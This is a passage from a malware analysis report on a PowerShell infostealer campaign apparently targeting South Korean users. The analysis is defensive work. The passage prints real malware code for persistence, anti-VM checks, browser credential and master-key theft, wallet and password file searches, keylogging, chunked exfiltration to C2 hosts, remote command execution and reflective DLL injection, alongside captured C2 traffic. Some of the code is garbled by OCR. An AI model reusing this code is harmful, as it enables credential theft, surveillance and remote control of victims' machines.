


Figure 7: RC4 Decryption of User.txt File

- **Main64.log -** Establishes persistence through the Windows Run registry and executes “sys.dll ” using rundll32. It collects detailed system and user information, performs deep file searches for sensitive data, including documents and crypto wallets, and monitors user activity through keylogging and shortcut collection. All gathered data is structured and exfiltrated using HTTP POST requests disguised as regular web traffic. The communication is directed to a hardcoded command-and-control server at hvmeyq.viewdns.net.

- **Net64.log** - This malware is designed to steal credentials and configuration data from email clients, browsers, and FTP software. It extracts stored usernames, passwords, and account details from files like logins.json, signons.sqlite, and various account-related registry entries. The malware targets multiple applications, including Outlook, Thunderbird, Firefox, Chrome, Opera, and FileZilla. It systematically scans user directories and profile paths to locate sensitive information. All collected data is prepared for exfiltration, enabling unauthorized access to victim accounts.
- **App64.log** - The file functions as a reflective loader that steals the app_bound_encrypted_key from the victim's machine.

One-Time Dynamic Execution

When the defender is stopped, the PowerShell script 1.log stores the Process ID (PID) of the currently running PowerShell instance, which is executing the 1.ps1 script, into a file named pid.txt. This file is saved inside a uniquely named folder, which is generated based on the system's UUID and located in the %TEMP% directory. Before storing the new PID, the script checks if pid.txt already exists. If it does, the script reads the existing PID from the file and verifies whether a PowerShell process with that ID is still running. If such a process exists, the script exits immediately, preventing a second instance from running. If the process does not exist, the script deletes the stale pid.txt file and writes the current PID to it. This mechanism ensures that only one instance of the malicious script runs at any given time on the infected system. Figure 8 shows the PowerShell code responsible for One-Time execution.

```
$id = (Get-wmi0bject -Class Win32_ComputerSystemProduct) .UUID
$tempPath = $env: TEMP
New-Item —Path "$tempPath|$id" -ItemType Directory -Force
$storePath = "$tempPath|$id"
$serverurl = "http://ygbsbl.hopto.org/service3/"
$localPath = $env:LOCALAPPDATA
$pidFile = "$tempPath|pid.txt"
if (Test-Path $pidFile) {
        $previousPid = Get-Content $pidFile
        try {
                $processExists = Get-Process -Id $previousPid -ErrorAction Stop
                exit
        }
        catch {
                Remove-Item $pidFile
        }
}
Set-Content $pidFile $PID
```

Figure 8: PowerShell Script Checking the PID

Anti-VM Check and Cleanup Routine

This script then checks if it's running in a virtual environment by examining the system manufacturer using the Win32_ComputerSystem class. If it detects that the system is running on VMware, Microsoft, or VirtualBox, it triggers the KillMe() function as shown in Figure 9. This function deletes previously created files — specifically 1.ps1, 1.log, 2.log, and 1.vbs — from the pipe directory located under the local application data path. After cleaning up these artifacts, the script terminates. This behaviour is a typical anti-analysis measure used to avoid detection or reverse engineering in virtualized or sandboxed setups.

```
function KillMe {
        Remove-Item -Path "$localPath|pipe|2. log" -Force
        Remove-Item -Path "$localPath|pipe|1.ps1" -Force
        Remove-Item -Path "$localPath|pipe|1.log" -Force
        Remove-Item -Path "$localPath|pipe|1.vbs" -Force
        Exit
}
$computerSystem = Get-CimInstance —ClassName Win32_ComputerSystem
if ($computerSystem.Manufacturer -match "VMware" -or $computerSystem.Manufacturer -match
"Microsoft" -or $computerSystem.Manufacturer -match "VirtualBox") {
        KillMe
}
```

Figure 9: Anti VM Check

Persistence

The script calls the RegisterTask() function, which sets up persistence by creating a new registry entry under HKCU\Software\Microsoft\Windows\CurrentVersion\Run with the name WindowsSecurityCheck as shown in Figure 10. This ensures that the VBScript located at \pipe\1.vbs inside the %LocalAppData% directory is automatically executed every time the user logs in to Windows.

```
function RegisterTask {
        #$execpath = "powershell -ExecutionPolicy Bypass -WindowStyle Hidden -NoProfile
-File $localPath|pipe|1.ps1
        —FileName $localPath|pipe|1. log"
        $execpath = "$localPath|pipe|1.vbs"
        New-ItemProperty -Path "HKCU: |Software|Microsoft|Windows|CurrentVersion|Run"
-Name "WindowsSecurityCheck" -Value
        $execpath -PropertyType String -Force
}
```

Figure 10: Persistence

Discovery and Data Staging Strategies

In this section, we examine how the malware systematically prepares data for theft through a series of targeted staging activities. These functions collect extensive system and user information, identify high-value files, and extract sensitive browser data, all of which are organized within structured directories under the %TEMP% environment variable. By cataloging certificates, recent documents, and encryption keys, the malware builds a comprehensive snapshot of the victim environment. This preparation ensures that only the most relevant data is prioritized for exfiltration.

Victim Profiling

The Init() function collects detailed system profiling data from the victim's machine and stores it in an info.txt file located in a UUID-named folder inside the %TEMP% directory. It first compresses certificate directories (NPKI, GPKI) if present, indicating a focus on South Korean users (Refer to Figure 11). The function logs whether the process has admin rights, UAC settings, OS and CPU details, disk and volume data, network adapter configuration, and running processes. It also includes a list of installed programs from both 32-bit and 64-bit registry paths. If signs of virtualization are detected, the function terminates execution using KillMe(), deleting the associated payload files.

```
function Init {
$outputFile = "$tempPath|$id|info.txt"
if (Test-Path $outputFile) {
Remove-Item $outputFile
}
$localLowPath = [System.I0.Path] : :Combine($env:USERPROFILE, "AppData|LocalLow|NPKI")
if (Test-Path $localLowPath) {
Compress-Archive -Path $localLowPath -DestinationPath "$storePath|NPKI.zip" -Force
}
$localLowPath = "C:|GPKI"
if (Test-Path $localLowPath) {
Compress-Archive -Path $localLowPath -DestinationPath "$storePath|GPKI.zip" -Force
}
$systemInfo = "System Information - $(Get-Date)"
$adminCheck = New-Object Security.Principal.windowsPrincipal( [Security.Principal.WindowsIdentity]
::GetCurrent())
$isAdmin = $adminCheck. IsInRole( [Security. Principal.WindowsBuiltInRole] ::Administrator)
if ($isAdmin) {
$systemInfo += "r'nPrivilege: High' r'n"
} else {
$systemInfo += "'r'nPrivilege: Medium 'r'n"
}
$uacSetting = Get-ItemProperty —Path "HKLM: |SOFTWARE|Microsoft|Windows|CurrentVersion|Policies|System"
$systemInfo +=("ConsentPromptBehaviorAdmin: " + $uacSetting.ConsentPromptBehaviorAdmin)
$systemInfo = "OS:$(Get-WmiObject -Class win32_OperaitingSystem | Out-String)"
$computerInfo += "CPU:$(Get-Wmidbject -Class Win32 Processor | Out-String)"
```

Figure 11: Victim Profiling

Harvesting Recent Files

The RecentFiles() function collects paths of recently accessed files by parsing .lnk shortcuts from

%APPDATA%|Microsoft|Windows|Recent

and writes the resolved target paths into recent.txt, which is saved in the $storePath directory located inside %TEMP%\<UUID> as shown in Figure 12.

```
function RecentFiles {
$recentFolder = [System.I0.Path] ::Combine($env:APPDATA, 'Microsoft|Windows|Recent ')
$recentFiles = Get-ChildItem -Path $recentFolder -Filter *. lnk
$outputFile = "$storePath|recent. txt"
$recentFiles | ForEach-Object {
$targetPath = Get-ShortcutTargetPath -shortcutPath $_.FullName
$targetPath | Out-File -FilePath $outputFile —Append
}
}
```

Figure 12: Stealing Recent Files Details

Stealing Data Stored in the Browser

The GetBrowserData() function collects sensitive user data from popular web browsers—Edge, Chrome, Naver Whale, and Firefox—by extracting key browser files like login credentials (Login Data), bookmarks, cookies, and encryption keys. For each browser, it searches the default and profile directories under %LOCALAPPDATA% or %APPDATA%, depending on the browser. It saves the extracted files into the $storePath directory, which is a UUID-named folder located in the %TEMP% directory. The script also attempts to extract and decrypt the encrypted_key used by Chromium-based browsers, saving them as *_masterkey files. Additionally, it lists installed browser extensions and stores them in extensions.txt within the same folder, as shown in Figure 13. This comprehensive data theft includes both live browser data and associated encryption material, facilitating offline credential decryption.

```
function GetBrowserData{
$extensionpath = “$storePath|extensions. txt”
#Edge
try{
$jsonContent = Get-Content -Path "$localPath|Microsoft|Edge|User Data|Local State" —Raw
$jsonObject = $jsonContent | ConvertFrom-Json
Unprotect-Data -encryptedData $jsonObject.os_crypt.encrypted_key -filePath
“$storePath|edge_masterkey”
$edgeProcess = Get-Process -Name "msedge” -ErrorAction SilentlyContinue
# Stop-Process -Name taskhostw -Force -ErrorAction SilentlyContinue
if($edgeProcess){
# Stop-Process -Name msedge -Force -ErrorAction SilentlyContinue
# Start-Sleep -Seconds 1
}
$UserDataPath = [System. I0. Path] ::Combine($env:LOCALAPPDATA, "Microsoft|Edge|User Data")
$profileDirs = Get-ChildItem -Path $UserDataPath -Directory | Where-Object { $_.Name -match ‘^Profile
|d+$’
-or $_.Name -eq ‘Default’ }
foreach ($profileDir in $profileDirs) {
$profilePath = [System.I0.Path] ::Combine($UserDataPath, $profileDir.Name)
if (Test-Path $ProfilePath) {
# $destpath = “$storePath|Edge_” + S$profileDir.Name + "_Cookies”
# Copy-Item -Path "$profilePath|Network|Cookies” -Destination $destpath -ErrorAction SilentlyContinue
$destpath = “$storePath|Edge_" + $profileDir.Name + “_LoginData”
Copy-Item -Path "$profilePath|Login Data” -Destinaticn $destpath -ErrorAction SilentlyContinue
$destpath = “$storePath|Edge_" + $profileDir.Name + “_Bookmark”
Copy-Item -Path “$profilePath|Bookmarks” -Destination $destpath -ErrorAction SilentlyContinue
# $destpath = "$storePath|Edge_" + $profileDir.Name + “_WebData”
# Copy-Item -Path “$profilePath|web Data” -Destination $destpath -ErrorAction SilentlyContinue
GetExWFile “Edge” $profilePath $profileDir.Name
"'r' nEdge'r'n" | Out-File -FilePath $extensionpath -Append
$subFolders = Get-ChildItem -Path "$profilePath|Extensions” -Directory
$subFolders | Select-Object -ExpandProperty Name | Out-File -FilePath $extensionpath -Append
}
}
if($edgeProcess) {
# Start-Process “msedge.exe"
}
```

Figure 13: GetBrowserData() Function

File Discovery from the system

The CreateFileList() function performs a thorough scan of all filesystem drives—prioritizing the C:\Users directory—to locate documents, images, archives, and other potentially sensitive file types. It filters files based on a predefined set of extensions and also searches for filenames associated with cryptocurrency wallets and credential-related terms (Refer to Figure 14). The full paths of these identified files are compiled into a file named FileList.txt, which is saved within a UUID-named folder in the %TEMP% directory. This enables the attacker to catalog potentially valuable files for targeted exfiltration at a later stage.

```
function CreateFileList {
$listpath = "$storePath|FileList.txt"
Remove-Item -Path $listpath -ErrorAction SilentlyContinue
$drives = Get-PSDrive -PSProvider FileSystem
foreach ($drive in $drives) {
if (Sdrive.Name -eq 'C') {
$searchPath = Join-Path -Path $drive.Root -ChildPath 'Users'
} else {
$searchPath = $drive.Root
}
$extensions = "*.txt", "*.doc", "*.csv", "*.doc", "*.docx", "*.xls", "*.xlsx", "*.pdf", '*.hwp", "*. hwpx",
"*.jpg", "*.jpeg", "*.png", "*.rar", "*.zip", "*.alz", "*.eml", "*.ldb", '*.log"
Get-ChildItem -Path $searchPath -Recurse -File -Force -Include $extensions -ErrorAction
SilentlyContinue | Out-File -FilePath $listpath -Append
$namePatterns = "wallet
|UTC--|blockchain|keystore|privatekey|coin|metamask|phrase|ledger|password|myether"
Get-ChildItem -Path $searchPath -Recurse -Force -ErrorAction SilentlyContinue | Where-Object {
$_.Name -match $namePatterns
} | Out-File -FilePath $listpath -Append
}
}
```

Figure 14: Stealing File Details

Data Exfiltration Strategies

In this stage, the malware shifts from data staging to active theft, executing a controlled exfiltration process designed to evade detection and ensure the reliable transfer of stolen information. By compressing and chunking its payload, the malware minimizes the risk of triggering network security controls that monitor for large, anomalous uploads.

Dissecting the Exfiltration Mechanism

The Send() function compresses all collected data stored in the UUID-named $storePath folder into a ZIP file named init.zip, renames it to init.dat, and exfiltrates it using the UploadFile() function. UploadFile() is responsible for sending files to the attacker's server by breaking them into 1MB chunks. Each chunk is sent via HTTP POST using MultipartFormDataContent, ensuring large files are reliably transmitted. The function adds randomness to filenames unless explicitly told to retain the original name using the "same" tag. After a successful upload, the original ZIP and local data are deleted to cover tracks. This ensures stealthy and complete exfiltration of stolen data. Figure 15 shows the UploadFile() function.

```
function UploadFile {
Param (
[Parameter (Position=0,Mandatory=$True)] [String] $uploadUrl,
[Parameter (Position=1,Mandatory=$True)] [String] $filePath,
[Parameter (Position=2)] [String] $tagstr =""
)
Add-Type -AssemblyName "System.Net.Http"
$client = New-Object System.Net .Http.HttpClient
$uploadUrl2 = $uploadUrl + "&ap=1"
try {
$fileStream = (System.I0.File] ::OpenRead($filePath)
try {
$chunkSizeBytes = 1MB
$buffer =New-Object byte [ ] $chunkSizeBytes
$chunkIndex = 0
$randomNumber = Get-Random -Minimum 1000 -Maximus 9999
if(Stagstr -eq "same") {
$fileName = (System. I0. Path]: :GetFileName($filePath)
}
elseif ($tagstr -ne "") {
$fileName = $tagstr + "_" + [System.I0.Path]::GetFileName($filePath) + "_$randomNumber"
}
else {
$fileName = (System. I0. Path]: :GetFileName($filePath) + "_$randomNumber"
}
while (($bytesRead = $fileStream.Read($buffer, 0, $chunkSizeBytes)) -gt 0) {
$multipartContent = New-Object System.Net.Http.MultipartFormDataContent
$fileContent = New-Object System.Net Http.StreamContent ( [System.I0.MemoryStream] : :new( $buffer[0..($bytesRead - 1)]))
$fileContent = Headers.ContentType = [System.Net.Http.Header.MediaTypeHeaderValue]::new("application/octet-stream")
$multipartContent.Add($fileContent, "file1", $fileName)
if ($chunkIndex -gt 0) {
$response = $client.PostAsync($uploadUrl2, $multipartContent).Result
} else {
$response = $client.PostAsync($uploadUrl, $multipartContent).Result
}
```

Figure 15: UploadFile() Function

Figure 16 illustrates the initial POST request used to exfiltrate a 1MB chunk of the zip file named init.dat to the remote server.

```
POST /service3/?id=                                    :40 HTTP/1.1
Content-Type: multipart/form-data; boundary="ca98cd29-f41a-466e-90c5-cb9ca13b5fa8"
Host: ygbsbl.hopto.org
Content-Length: 1048792
Expect: 100-continue
Connection: Keep-Alive

--ca98cd29-f41a-466e-90c5-cb9ca13b5fa8
Content-Type: application/octet-stream
Content-Disposition: form-data; name=file1; filename=init.dat; filename*=utf-8''init.dat

PK.........6.Z.(.!........D...16B7F172-FD07-4310-B141-F63FF8D4DE40\Chrome_Default_binan_000003.logEN1.
.F).
}.<.z..uW......1~p..^Vu.0...j...%70g...cozj2.j...N..f&..      .@p^lk...]...._.z[.G"..dp..... Z.4
lt_LoginData...o.F..I...;v.<@..@ (b.N.#...E..L*D..E
b..AQg.`RTx.[wS..........-S...]...V.K.H=H....5.}?.D.......G...GE..}..<;.oH..,K.u].$...J}f.k2Q.......5.
W..J.K}}.k.....[..l.#N....,w>O.+..$N..._.>m......."......................`...?...0~ ........?...0~...
```

Figure 16: Initial POST Request

Subsequent chunks of the zip file are transmitted by appending the string &ap1= to the original POST URL, indicating the continuation of the file upload to the remote server, as depicted in the figure 17.

```
POST /service3,                                          :40&ap=1 HTTP/1.1
Content-Type: multipart/form-data; boundary="87b7a5bd-0b40-40a5-98a8-2dbf7461440e"
Host: ygbsbl.hopto.org
Content-Length: 1048792
Expect: 100-continue
Connection: Keep-Alive

--87b7a5bd-0b40-40a5-98a8-2dbf7461440e
Content-Type: application/octet-stream
Content-Disposition: form-data; name=file1; filename=init.dat; filename*=utf-8''init.dat

..y.z.Mg~..&.....)..}je.
...x4
..t.........@r.....ecn..TAw.3.S...&.{...v3....E...Mr;+..E.   A0(.s.......nmmj,.......W.=..H....
....c.....Z.EV..%..>x.km       .Y..U.....a[)7...OQ.@.F+.....-...B.`.je].....h7n.$...1..+..?>a.7.
```

Figure 17: POST Request Using "&ap=1" Tag

Exfiltrating Data Extracted Using Keylogging

The script then starts a new PowerShell process to execute 1.ps1, which is located in the pipe directory under $localPath. It provides the base64-encoded file 2.log as an argument to the script using the -FileName parameter.

Once executed, the decoded 2.log file acts as a keylogger, creating a folder under the system's temporary directory, named using the system's UUID. It logs all captured data to a file called k.log within this directory. Running in an infinite loop, the script utilizes Windows API functions, such as GetAsyncKeyState(), to capture keystrokes every 50 milliseconds, monitors clipboard changes, and logs active window titles using GetForegroundWindow() and GetWindowText() as shown in Figure 18. Special keys, such as Enter, Tab, and Function keys, are translated into readable tags to enhance log clarity and readability. All collected data is stored in raw format for potential exfiltration.

```
#####
function Keylog {
$id = (Get-wmi0bject -Class Win32_ComputerSystemProduct).UUID
$tempPath = $env:Temp
$storePath = "$tempPath|$id"
$logPath = "$storePath|k. log"
$key =""
$clipb = ""
$oldclipb = ""
$oldwintitle = ""
$wintitle = ""
if ((Test-Path $logPath) -eq $false) {New-Item $logPath -Force}
$signatures = @'
[DllImport ("user32.dll", CharSet=CharSet.Auto, ExactSpelling=true) ]
public static extern short GetAsyncKeyState(int virtualkeyCode);
[DllImport ("user32.dll", CharSet=CharSet.Auto) ]
public static extern int GetKeyboardState(byte[] keystate);
[DllImport ("user32.dll", CharSet=CharSet.Auto) ]
public static extern int MapVirtualKey(uint uCode, int wMapType);
[DllImport ("user32.dll", CharSet=CharSet.Auto) ]
public static extern int ToUnicode(uint wVirtKey, uint wScanCode, byte[] lpkeystate,
System.Text.StringBuilder
pwszBuff, int cchBuff, uint wFlags);
[DllImport ("user32.dll") ]
public static extern IntPtr GetForegroundwindow();
[DllImport("user32.d1l", SetLastError = true)]
public static extern int GetWindowText(IntPtr hwnd, System.Text.StringBuilder text, int count);
'@
```

Figure 18: Keylogger

The Work() function in the PowerShell script is the core operational loop of a stealthy malware implant that continuously communicates with its command-and-control (C2) server. Designed to run indefinitely, this function wakes up every 10 minutes to perform a series of tasks enabling data exfiltration, remote command execution, and dynamic payload deployment. As part of this cycle, it checks for the presence of a keylogger log file k.log, stored locally. If found, it constructs a C2 URL with the victim's unique ID and an upload flag, then sends the file using the UploadFile() function as shown in Figure 19.

```
POST /service3/?id=                                    40&ap=1 HTTP/1.1
Content-Type: multipart/form-data; boundary="908d6cf2-2286-412f-9763-3f96df5e341f"
Host: ygbsbl.hopto.org
Content-Length: 71924
Expect: 100-continue
Connection: Keep-Alive

--908d6cf2-2286-412f-9763-3f96df5e341f
Content-Type: application/octet-stream
Content-Disposition: form-data; name=file1; filename=k.log; filename*=utf-8''k.log
```

Figure 19 - Keylogger Exfiltration

Command and Control (C&C)

Finally, the malware enters a command-and-control loop that enables dynamic interaction with the C2 server. It performs three core operations:

Command & Control File Retrieval

The script issues a GET request to the /rd endpoint (Refer to Figure 20), asking the server whether any files need to be exfiltrated. If the server responds with a list of file paths, the malware uploads those files to the C2 server.




Figure 20 - File Upload Request to the Server

Payload Delivery

Next, a GET request is made to the /wr endpoint, where the server replies with a list of files to be downloaded. The malware retrieves each file using HTTP GET requests and saves it to the local system. Figure 21 shows the GET request to the /wr endpoint.




Figure 21 - File Download Request to Server

Remote Command Execution

Finally, the script performs a GET request to the /cm endpoint (Refer to Figure 22) to check if any PowerShell commands are queued for execution. If the server responds with a command, the malware runs it immediately using Invoke-Expression, granting the attacker live control.




Figure 22 - Command Execution

Downloading Subsequent Payloads

After exfiltration, the malware fetches and processes an appkey payload from its command-and-control (C2) server. Every time it's executed, the malware constructs a URL using the infected machine's unique ID and sends a GET request to retrieve an appkey instruction. Suppose the server returns content, indicating that an appkey payload is available. In that case, the script immediately calls the GetAppKey() function to download, decode, and execute the malicious payload, as shown in Figure 23.

```
GET /service3/ 40/appkey HTTP/1.1
Host: ygbsbl.hopto.org


HTTP/1.1 404 Not Found
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
cache-control: private, no-cache, no-store, must-revalidate, max-age=0
pragma: no-cache
content-type: text/html
content-length: 1251
date: Fri, 20 Jun 2025 12:30:02 GMT
server: LiteSpeed
```

Figure 23 - Retrieving appkey

During our testing, although we didn't receive a response from the command-and-control (C2) server for the appkey request, we were still able to retrieve the payloads downloaded by the GetAppKey() function. After successfully processing the instruction, it sends another request to the C2 server to delete the appkey command (del=appkey), which helps prevent re-processing and keeps the C2 channel clean. Whether the operation succeeds or fails, the script ensures the web client is disposed of correctly to maintain system stability and avoid leaving forensic traces, as shown in Figure 24.

```
function Work {
while($true) {
Start-Sleep -Seconds 600

$url = $serverurl + "?id=$id&ap=1"
$filepath = "$storePath\k.log"
UploadFile $url $filepath "same"
Remove-Item -Path $filepath -ErrorAction SilentlyContinue

# Get Appkey
try{
$webClient = New-Object System.Net.WebClient
$url = $serverurl + "$id/appkey"
$content = $webClient.DownloadString($url)

if($content -ne "") {
GetAppKey
}
$url = $serverurl + "?id=$id&del=appkey"
Invoke-WebRequest -Uri $url -Method Get
} catch {
$content = ""
} finally{
$webClient.Dispose()
}
```

Figure 24 - Work() Function

The GetAppKey() function in this campaign is responsible for delivering and executing a secondary malware payload. It begins by generating a random value to bypass CDN caching and downloads two files: appload.log, a Base64-encoded executable, and app64.log, an encrypted payload saved locally as nzvwan.log. After decoding appload.log into app64.exe, the malware executes it as a custom loader as shown in Figure 25.

```
function GetAppKey {
$randomNumber = Get-Random
$loader = “https://cdn.glitch.global/b33b49c5-5e3d-4a33-b66b-c719b917fa62/appload.log?v=" + $randomNumber
$d1l = “https://cdn.glitch.global/b33b49c5-5e3d-4a33-b66b-c719b917fa62/appload.log?v=" + $randomNumber
DownloadFile $loader "$tempPath|appload.log"
$base64String = Get-Content "$tempPath|appload.log" -Raw
[System.I0.File] ::writeAllBytes("$tempPath|app64.exe", [System. Convert] ::FromBase64String($base64String) )
DownloadFile $d1ll "$tempPath|nzvwan.log”
Start-Sleep -Seconds 1
Start-Process -FilePath "$tempPath|app64.exe" -WorkingDirectory $tempPath
Start-Sleep -Seconds 1
$result = UploadFile $url "$tempPath|cc_appkey"
Start-Sleep -Seconds 1
if ($result -eq $true) {
Remove-Item -Path "$tempPath|cc_appkey"
Remove-Item -Path "$tempPath|app64.exe"
Remove-Item -Path "$tempPath|nzvwan.log"
Remove-Item -Path "$tempPath|appload.log"
}
}
```

Figure 25 - GetAppKey Function()

Once launched, app64.exe decrypts the nzvwan.log file in memory using the RC4 algorithm. The decrypted content is a malicious DLL, which is never written to disk. Instead of relying on standard Windows APIs such as LoadLibrary(), the malware employs a stealthier approach—**reflective DLL injection**. It allocates memory using VirtualAllocEx(), writes the decrypted DLL with WriteProcessMemory(), and invokes its execution via CreateRemoteThread(), targeting the DLL's ReflectiveLoader() export function as shown in Figure 26. This method ensures the payload runs entirely in memory, significantly evading detection by traditional antivirus and endpoint protection tools that monitor disk activity or conventional loading behaviour.

```
HANDLE __fastcall sub_1400020F0(void *a1, const void *a2, unsigned int a3, void *a4)
{
  int v5; // [rsp+40h] [rbp-38h]
  char *lpBaseAddress; // [rsp+48h] [rbp-30h]
  __int64 v7; // [rsp+60h] [rbp-18h]
  DWORD ThreadId[4]; // [rsp+68h] [rbp-10h] BYREF

  v7 = 0;
  ThreadId[0] = 0;
  if ( a1 )
  {
    if ( a2 )
    {
      if ( a3 )
      {
        v5 = sub_140001ED0(a2);
        if ( v5 )
        {
          lpBaseAddress = (char *)VirtualAllocEx(a1, 0, a3, 0x3000u, 0x40u);
          if ( lpBaseAddress )
          {
            if ( WriteProcessMemory(a1, lpBaseAddress, a2, a3, 0) )
              return CreateRemoteThread(a1, 0, 0x100000u, (LPTHREAD_START_ROUTINE)&lpBaseAddress[v5], a4, 0, ThreadId);
          }
```

Figure 26 – Process injection

The injected payload is an information stealer that targets Chromium-based browsers, including Chrome, Edge, and Brave. It locates the app_bound_encrypted_key stored in each browser's Local State file—an AES key used to encrypt sensitive browser data, including saved passwords and cookies. Although Chromium implements application-bound encryption to restrict access to this key, the malware bypasses these protections to retrieve the key. It then exfiltrates the key to a command-and-control (C2) server. Figure 27 shows a memory string of the injected DLL responsible for this activity.

